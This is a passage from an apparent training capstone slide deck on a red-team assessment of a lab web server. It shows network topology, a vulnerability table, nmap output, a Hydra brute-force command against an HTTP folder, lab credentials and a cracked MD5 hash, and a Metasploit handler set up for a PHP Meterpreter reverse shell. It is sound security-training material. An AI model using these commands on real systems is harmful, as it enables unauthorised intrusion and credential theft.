
Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System



RED TEAM

Simulated adversary, attempting to identify and exploit potential weaknesses within the organization's cyber defenses…

…identifying an attack path that breaches the organization's security defense through real-world attack techniques

BLUE TEAM

Incident response consultants guide the IT security team on where to make improvements to stop sophisticated types of cyberattacks and threats…

…leaving the IT security team responsible for maintaining the internal network against various types of risk

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



NETWORK TOPOLOGY

INTERNET

HACKER SEEKING TO ATTACK WEB SERVER

REMOTE DESKTOP CONNECTION

REMOTE DESKTOP ENVIRONMENT

NETWORK SUBNET 192.168.1.0/24

HYPERV AZURE HOST MACHINE 192.168.1.1

KALI LINUX TERMINAL

ATTACKER VIRTUAL MACHINE IP 192.168.1.90 PORT 22 (RED TEAM)

CAPSTONE MACHINE (BLUE TEAM)

TARGET VIRTUAL MACHINE IP 192.168.1.105 PORTS 22 & 80

ELK SERVER (BLUE TEAM)

LOG COLLECTION & ANALYSIS (IP 192.168.1.100 PORTS 22 & 9200)

192.168.1.100 PORT 5601 DATA VISUALIZATION OF LOGS COLLECTED/ ANALYZED BY ELK SERVER (BLUE TEAM)

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Azure Hyper-V
ML-RefVm-684427

IPv4: 192.168.1.90
OS: 2.6.32
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK-Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-RefVm-684427	192.168.1.1	**Host Machine. Azure:** cloud computing service operated by Microsoft for application management via Microsoft-managed data centers.
Kali	192.168.1.90	**Attack machine:** Utilized by the red team to identify/exploit the weaknesses within the organization's network using the eventual attack techniques.
ELK Stack	192.168.1.100	**Network monitoring machine:** Kibana is a data visualization and exploration tool used for log and time-series analytics, application monitoring, and operational intelligence use cases.
Capstone	192.168.1.105	**Target Machine:** Contains a website with a weakness or misconfiguration that allowed attackers to gain some level of control of the site & then the hosting server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 *is* able to be accessed by the general public.	Standard port for websites, and it can have a lot of different security issues.	These holes can allow an attacker to gain either administrative access to the website, or even the web server itself.
Port 22 is used for Secure Shell (SSH) communication and allows remote administration access to the VM.	The encryption used by SSH is intended to provide confidentiality and integrity of data over an unsecured network, such as the Internet.	This vulnerability lets the attacker gain access to sensitive files on the server, and it might also lead to gaining a shell.
Weak passwords being utilized	Such as words in the dictionary, proper names, words based on the user name or common variations on these themes. Lack of overall diversity and complexity.	A weak password is short, common, a system default, or something that could be rapidly guessed by executing a brute force attack using a subset of all possible passwords.

Vulnerability Assessment (continued)

Vulnerability	Description	Impact
Hashed Passwords without additional use of salting	Salting is a unique value that can be added to hashed passwords to create a more complex encrypted password string.	A simple password that is cracked during a brute force attack can be attributed to a known list of usernames ensuring easier system access for attackers.
Root User Access	Having root access means being able to log into some root account on the server, or being able to run commands as root on the server, for example by using some privilege escalation tool such as sudo .	If you run a program as root and a security flaw is exploited, the attacker has access to all data and can directly control the hardware. For example, it might install a trojan or key logger into your kernel.
LFI (Local File Inclusion) vulnerability	Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement.	LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This is very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information.
User credentials of one user were saved for use by another user in folder without sufficient protection.	A plain text username/password is a way of storing them in a clear, readable format. Ashton stored her colleague Ryan's username in plaintext & password hash in	Such usernames/passwords are not encrypted and can be easily read by other humans and machines allowing for simple network access.


Vulnerability Assessment (continued)

Vulnerability	Description	Impact
Brute Force Attack which can easily uncover weak passwords which were created.	Attackers let a computer do the work – trying different combinations of usernames and passwords, for example – until they find one that works.	Hackers can gain easy system access and profit from ads or collecting activity data, steal personal data, spread malware, hijack a system for malicious activity or ruin a website's reputation
Directory Indexing vulnerability	Directory Indexing is server misconfiguration, Depending on the files that are exposed this could lead to Sensitive Data being exposed.	An attacker may have access to all the files present in the architecture of a web application. Attackers access information that normally they would not be able to access.
Web Distributed Authoring and Versioning (WEB DAV)	This protocol is mainly used for remote editing, collaboration, but can also be used to transfer files. Often runs on port 80 by default, or sometimes port 443 for encrypted communications.	Web DAV offers users the ability and convenience to access web content from anywhere.This remote function can be a huge security hole for hackers to exploit as this version does not have proper security settings.

Recon : [Port 80 and Port 22 open to public access]

01

Tools & Processes
Utilized nmap to scan for open vulnerable ports on the target machine.




NETWORK PORTS

Well-known Ports	0 - 1023
Registered Ports	1024 - 49151
Dynamic Ports	49152 - 65565

02

Achievements
An attacker is able to gain either administrative access to the website, or even the web server itself through **port 80** as it handles all HTTP traffic for a website. Hypertext Transfer Protocol was designed for communication between web browsers and web servers, but it can also be used for other purposes. In the case of **Port 22** it can be used to establish a secure shell. Secure Shell is a cryptographic network protocol for operating network services securely over an unsecured network. Hackers can leverage typical applications include remote command-line, login, and remote command execution, but any network service can be secured with SSH.

03



```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-04 16:47 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00070s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

Exploitation: [Brute Force Attack]

01

02


Tools & Processes

Used dirb tool to find URLs on the target site. Used the pre-installed Hydra software on Kali Linux which is a parallelized login cracker which supports numerous protocols to attack. Used the pre-installed Kali Linux password dictionary file rockyou.txt as the brute force attack protocol.

Achievements

This successful brute-force attack gave the red team remote access to the target computer on the network. Username ashton and password leopoldo were uncovered. Was able afterwards to log into the website as the root admin.

03




192.168.1.105/company_folders/secret_fo

Would you like Firefox to save this login for http://192.168.1.105?

ashton

leopoldo

☑ Show password



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-06 0
7:53:57
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV
 192.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: [Hashed Password: MD5 is a weak hash]


01

02


03

Tools & Processes
Broke the hashed password with the Crack Station website.

Achievements
Used the secret_folder/connect_to_corp server instructions to log into the /webdav folder with the username **ryan** and the password **linux4u**.


Not secure | 192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: [LFI: Local File Inclusion]

01

Tools & Processes


Used msfvenom and meterpreter to deliver a reverse tcp shell payload onto the victim’s machine which is the capstone server.

02


Achievements

This multi/handler exploit allowed us to run code of our choosing with system level privileges on this server which contained the appropriate weakness.

03



```
msf5 exploit(multi/handler) > set LPORT 80
LPORT ⇒ 80
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > OPTIONS
[-] Unknown command: OPTIONS.
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```




```
msf5 exploit(multi/handler) > exploit

